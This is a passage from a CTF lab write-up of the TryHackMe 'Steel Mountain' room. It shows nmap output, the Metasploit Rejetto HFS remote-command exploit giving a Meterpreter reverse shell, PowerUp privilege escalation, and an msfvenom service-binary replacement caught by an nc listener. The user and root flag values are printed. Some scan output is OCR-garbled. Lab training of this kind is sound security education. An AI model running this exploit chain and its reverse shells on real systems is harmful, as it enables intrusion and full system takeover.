## THM-LP: Complete Beginner

## Steel Mountain

Automated Way using metasploit framework,

also study the Manual way for this attack.

Do the nmap scan, results below


```
(dhaval® kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
_s cat nmap_result_1.txt
# Nmap 7.93 scan initiated Sun Nov 27 19:21:20 2022 as: nmap -p- -sS -sV -T 4 -vv -oN nmap_result_1.txt 10.10.115.55
Increasing send delay for 10.10.115.55 from 0 to 5 due to 1152 out of 2879 dropped probes since last increase.
Increasing send delay for 10.10.115.55 from 5 to 10 due to 11 out of 15 dropped probes since last increase.
Nmap scan report for 10.10.115.55
Host is up, received reset ttl 127 (0.15s latency).
Scanned at 2022-11-27 19:21:21 IST for 820s
Not shown: 65521 closed tcp ports (reset)
          STATE SERVICE
                                                      VERSION
          open msrpc syn-ack ttl 127 Microsoft 11S httpd 8.5


open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn

open microsoft-ds syn-ack ttl 127 Microsoft Windows netbios-ssn
                                    syn-ack ttl 127 Microsoft IIS httpd 8.5
80/tcp
        open http
135/tcp
         open msrpc
139/tcp
445/tcp
                                     syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open ssl/ms-wbt-server? syn-ack ttl 127
5985/tcp open http
                                    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http
                                    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open msrpc
                                    syn-ack ttl 127 Microsoft Windows RPC
                                    syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open msrpc
                                     syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open msrpc
49155/tcp open msrpc
                                     syn-ack ttl 127 Microsoft Windows RPC
                                     syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open msrpc
49169/tcp open msrpc
                                     syn-ack ttl 127 Microsoft Windows RPC
49170/tcp open msrpc
                                     syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 27 19:35:01 2022 -- 1 IP address (1 host up) scanned in 820.62 seconds
```

port no: 80 is open which is http from that we can browse url with the ip address

http://<ip>:80/






```
-(dhaval® kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
 -$ cat nmap_result_2.txt
Nmap 7.93 scan initiated Sun Nov 27 19:47:15 2022 as: nmap -p- -sC -sV -T 4 -vv -oN nmap_result_2.txt 10.10.115.55
Nmap scan report for 10.10.115.55
Host is up, received echo-reply ttl 127 (0.18s latency).
Scanned at 2022-11-27 19:47:16 IST for 372s
Not shown: 65520 closed tcp ports (reset)
PORT
         STATE SERVICE
                                  REASON
                                                  VERSION
30/tcp
         open http
                                  syn-ack ttl 127 Microsoft IIS httpd 8.5
_http-title: Site doesn't have a title (text/html).
 http-methods:
   Supported Methods: OPTIONS TRACE GET HEAD POST
   Potentially risky methods: TRACE
_http-server-header: Microsoft-IIS/8.5
135/tcp
         open msrpc
                                  syn-ack ttl 127 Microsoft Windows RPC
                                  syn-ack ttl 127 Microsoft Windows netbios-ssn
139/tcp
         open netbios-ssn
445/tcp
         open microsoft-ds
                                  syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open ssl/ms-wbt-server? syn-ack ttl 127
```


other port running fileserver we can get below results.

```
hoNIb5nCwpvMWU+4nG/c+4Uh1TZ/yv/raUtUK6b8/2+JD4LGLUWLNe+U/GdLQ0gD
 KlvB66FpbULM1bJQEj6jBNOg
 _----END CERTIFICATE----
5985/tcp open http
                                  syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
| http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open http
                                  syn-ack ttl 127 HttpFileServer httpd 2.3
_nttp-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
|_http-title: HFS /
| http-methods:
   Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
                                  syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http
|_http-title: Not Found
```

## http://<ip>:8080/




click on the HttpFileServer 2.3




Will check how this webserver is vulnerable,

will do the exploit.db serarch



we can get the CVE number



# will search exploit on msfconsole and gain the initial shell

```
(dhaval® kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
 _$ msfconsole
          0_0
                      WW I I
       =[ metasploit v6.2.26-dev
    --=[ 2264 exploits - 1189 auxiliary - 404 post
  -- --=[ 951 payloads - 45 encoders - 11 nops
    --=[ 9 evasion
Metasploit tip: View all productivity tips with the
Metasploit Documentation: https://docs.metasploit.com/
msf6 \ search Rejetto
Matching Modules
==========
   #
     Name
                                             Disclosure Date Rank
                                                                         Check Description
     exploit/windows/http/rejetto_hfs_exec 2014-09-11
                                                              excellent Yes
                                                                                Rejetto HttpFileServer Remote Command
Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
<u>msf6</u> >
```

## use the exploit and set below options

```
msf6 > use
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
                         /rejetto_hfs_exec) > show opt:
msf6 exploit(w
Module options (exploit/windows/http/rejetto_hfs_exec):
  Name
              Current Setting Required Description
  HTTPDELAY
              10
                               no
                                         Seconds to wait before terminating web server
                                         A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
                               no
                               yes
                                         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                         /Using-Metasploit
              80
                                         The target port (TCP)
                               ves
   SRVHOST
              0.0.0.0
                                         The local host or network interface to listen on. This must be an address o
                               yes
                                         n the local machine or 0.0.0.0 to listen on all addresses.
              8080
  SRVPORT
                                         The local port to listen on.
                               yes
  SSL
              false
                                         Negotiate SSL/TLS for outgoing connections
                               no
  SSLCert
                                         Path to a custom SSL certificate (default is randomly generated)
                               no
   TARGETURI
                               yes
                                         The path of the web application
  URIPATH
                                         The URI to use for this exploit (default is random)
                               no
  VHOST
                                         HTTP server virtual host
                               no
Payload options (windows/meterpreter/reverse_tcp):
             Current Setting Required Description
  Name
  EXITFUNC
                                        Exit technique (Accepted: '', seh, thread, process, none)
            process
                              yes
                                        The listen address (an interface may be specified)
             10.0.2.15
                              yes
   LPORT
                              yes
                                        The listen port
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.115.55
rhosts => 10.10.115.55
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8080
rport => 8080
```

lhost will be tun0 Ip address of attacker's machine

```
·(dhaval®kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::a00:27ff:fe1e:a3f4 prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:1e:a3:f4 txqueuelen 1000 (Ethernet)
       RX packets 148589 bytes 33525892 (31.9 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 148809 bytes 27933595 (26.6 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 22 bytes 1300 (1.2 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 22 bytes 1300 (1.2 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
           10.18.22.181 netmask 255.255.128.0 destination 10.18.22.181
       inet6 fe80::c6af:b77f:4637:f619 prefixlen 64 scopeid 0x20<link>
       RX packets 45 bytes 20401 (19.9 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 59 bytes 4548 (4.4 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.18.22.181
lhost => 10.18.22.181
```

check everything is good ...

```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options
Module options (exploit/windows/http/rejetto_hfs_exec):
  Name
              Current Setting Required Description
  HTTPDELAY
                                         Seconds to wait before terminating web server
             10
                               no
                                         A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
                               no
             10.10.115.55
  RHOSTS
                                         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                               ves
                                         /Using-Metasploit
  RPORT
                                         The target port (TCP)
                               ves
              0.0.0.0
  SRVHOST
                                         The local host or network interface to listen on. This must be an address o
                               yes
                                         n the local machine or 0.0.0.0 to listen on all addresses.
              8080
  SRVPORT
                               ves
                                         The local port to listen on.
  SSL
              false
                               no
                                         Negotiate SSL/TLS for outgoing connections
  SSLCert
                                         Path to a custom SSL certificate (default is randomly generated)
                               no
  TARGETURI /
                                         The path of the web application
                               ves
                                         The URI to use for this exploit (default is random)
  URIPATH
                               no
                                         HTTP server virtual host
  VHOST
                               no
Payload options (windows/meterpreter/reverse_tcp):
             Current Setting Required Description
  Name
                                        Exit technique (Accepted: '', seh, thread, process, none)
  EXITFUNC
           process
                              ves
  LHOST
                                        The listen address (an interface may be specified)
                              ves
  LPORT
                              yes
                                        The listen port
Exploit target:
  Ιd
     Name
       Automatic
```

run the exploit and get the initial shell

use below commands

exploit or run

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.18.22.181:4444
[*] Using URL: http://10.18.22.181:8080/P3k3Dj
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /P3k3Dj
[*] Sending stage (175686 bytes) to 10.10.115.55
[!] Tried to delete %TEMP%\miUjFRedTfW.vbs, unknown result
[*] Meterpreter session 2 opened (10.18.22.181:4444 -> 10.10.115.55:49331) at 2022-11-27 20:57:20 +0530
[*] Server stopped.
meterpreter >
```

get the shell with the "shell" command from meterpreter session

browse the directory

```
<u>meterpreter</u> > shell
Process 2808 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd /
C:\>cd Users\bill\
cd Users\bill\
C:\Users\bill>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A
 Directory of C:\Users\bill
09/27/2019 08:09 AM
                        <DIR>
09/27/2019 08:09 AM
                        <DIR>
09/26/2019 10:29 PM
                        <DIR>
                                        .groovy
09/27/2019 03:07 AM
                        <DIR>
                                       Contacts
09/27/2019 08:08 AM
                        <DIR>
                                       Desktop
09/27/2019 03:07 AM
                        <DIR>
                                       Documents
09/27/2019 03:07 AM
                                       Downloads
                        <DIR>
09/27/2019 03:07 AM
                                        Favorites
                        <DIR>
09/27/2019 03:07 AM
                                       Links
                        <DIR>
09/27/2019 03:07 AM
                                       Music
                        <DIR>
09/27/2019 03:07 AM
                                       Pictures
                        <DIR>
09/27/2019 03:07 AM
                        <DIR>
                                       Saved Games
09/27/2019 03:07 AM
                                       Searches
                        <DIR>
09/27/2019 03:07 AM
                                       Videos
                        <DIR>
               0 File(s)
                                      0 bytes
              14 Dir(s) 44,154,822,656 bytes free
```

on desktop we found our first flag inside "user.txt" file

```
C:\Users\bill>cd Desktop
cd Desktop
C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
 Directory of C:\Users\bill\Desktop
09/27/2019
            08:08 AM
                        <DIR>
09/27/2019
                        <DIR>
            08:08 AM
09/27/2019
            04:42 AM
                                    70 user.txt
                                     70 bytes
               1 File(s)
               2 Dir(s) 44,154,822,656 bytes free
C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365
C:\Users\bill\Desktop>^[^[
```

# now we are going to escalate the privilages

download the powershell script from below github repo

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

save that script and save it as <file\_name>.ps1 eg. power.ps1

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.18.22.181:4444
[*] Using URL: http://10.18.22.181:8080/VDb7RmtDAPHRj
[*] Server started.
[*] Sending a malicious request to /
 Payload request received: /VDb7RmtDAPHRj
 *] Sending stage (175686 bytes) to 10.10.201.62
[!] Tried to delete %TEMP%\cgHfpNM.vbs, unknown result
💌] Meterpreter session 3 opened (10.18.22.181:4444 -> 10.10.201.62:49209) at 2022-11-27 21:38:27 +0530
[*] Server stopped.
meterpreter > upload
[*] uploading : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/power_esc.ps1 -> pow
er_esc.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/stee
l_mountain/power_esc.ps1 -> power_esc.ps1
              : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/power_esc.ps1 -> pow
er_esc.ps1
meterpreter > load powershel
Loading extension powershell...Success.
meterpreter > powershell
         power_esc.ps1
PS >
PS >
ServiceName
               : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
Path
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName
               : LocalSystem
AbuseFunction
               : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart
Name
               : AdvancedSystemCareService9
               · Unquoted Service Paths
```

we got the powershell

and have service with CanRestart: true

Now as we found our service we will now generate a payload for exploiting our target using msfvenom on our machine and then uploading it to our target.

lets create exploit

```
(dhaval⊛kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: ASCService.exe
  _(dhaval⊕kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
_$ 11
total 680
-rw-r--r-- 1 dhaval dhaval 73802 Nov 27 22:51 A
                             1968 Nov 27 19:35 nmap_result_1.txt
-rw-r--r-- 1 dhaval dhaval
                             5227 Nov 27 19:53 nmap_result_2.txt
-rw-r--r-- 1 root
                   root
rw-r--r-- 1 dhaval dhaval
                             390 Nov 27 11:35 ping.txt
rw-r--r-- 1 dhaval dhaval 600581 Nov 27 21:14 power_esc.ps1
```

go to the shell and stop the service

```
meterpreter
Process 3352 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc stop AdvancedSystemCareService
sc stop AdvancedSystemCareService9
SERVICE_NAME: AdvancedSystemCareService9
                           : 110 WIN32_OWN_PROCESS (interactive)
        TYPE
        STATE
                           : 4 RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE
                           : 0
                               (0x0)
                          : 0 (0x0)
        SERVICE_EXIT_CODE
        CHECKPOINT
                           : 0x0
                           : 0x0
        WAIT_HINT
```

exit the shell with ctrl + c and then upload the payload on path below where the original serivce is located

```
C:\Users\bill\Desktop>^C
Terminate channel 7? [y/N] y
meterpreter > upload ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"

[*] uploading : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/ASCService.exe -> \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/ASCService.exe -> \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

[*] uploaded : /home/dhaval/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain/ASCService.exe -> \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
```

start the nc listener with port number same as during creation of payload

```
___(dhaval® kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]

$ nc -lnvp 5676
listening on [any] 5676 ...
```

go to the shell again and start the service

```
meterpreter > shell
Process 3716 created.
Channel 9 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

woohhhh we got the root/ admin rights

```
·(dhaval® kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
listening on [any] 5676 ...
connect to [10.18.22.181] from (UNKNOWN) [10.10.31.196] 49214
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
 \Windows\system32>cd/
cd/
 :\>cd Users\
cd Users\
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
Directory of C:\Users
09/26/2019 10:29 PM
                        <DIR>
09/26/2019 10:29 PM
                        <DIR>
09/26/2019 06:11 AM
                                       Administrator
                        <DIR>
                                       bill
09/27/2019 08:09 AM
                        <DIR>
08/22/2013 07:39 AM
                        <DIR>
                                       Public
               0 File(s)
                                      0 bytes
               5 Dir(s) 44,155,506,688 bytes free
C:\Users>cd Administrator
cd Administrator
```

now browse through directory till admin desktop

```
C:\Users\Administrator<mark>>dir</mark>
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
Directory of C:\Users\Administrator
09/26/2019
            06:11 AM
                        <DIR>
09/26/2019
                        <DIR>
           06:11 AM
09/26/2019
            06:11 AM
                        <DIR>
                                        Contacts
10/12/2020
                        <DIR>
                                        Desktop
           11:05 AM
09/26/2019 06:11 AM
                        <DIR>
                                        Documents
09/27/2019
           06:57 AM
                        <DIR>
                                        Downloads
09/26/2019 06:11 AM
                                        Favorites
                        <DIR>
09/26/2019
                                        Links
            06:11 AM
                        <DIR>
09/26/2019
           06:11 AM
                                        Music
                        <DIR>
09/26/2019
           06:11 AM
                                        Pictures
                        <DIR>
09/26/2019
            06:11 AM
                        <DIR>
                                        Saved Games
09/26/2019
                                        Searches
            06:11 AM
                        <DIR>
09/26/2019
                                        Videos
            06:11 AM
                        <DIR>
               0 File(s)
                                       0 bytes
              13 Dir(s) 44,155,506,688 bytes free
```

```
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
 Directory of C:\Users\Administrator\Desktop
10/12/2020 11:05 AM
                        <DIR>
10/12/2020 11:05 AM
                        <DIR>
10/12/2020 11:05 AM
                                 1,528 activation.ps1
                                    32 root.txt
09/27/2019 04:41 AM
                                 1,560 bytes
               2 File(s)
               2 Dir(s) 44,155,506,688 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
```

<TOOK me 3 hours to understand the process>2 hours to implement overall 5 hours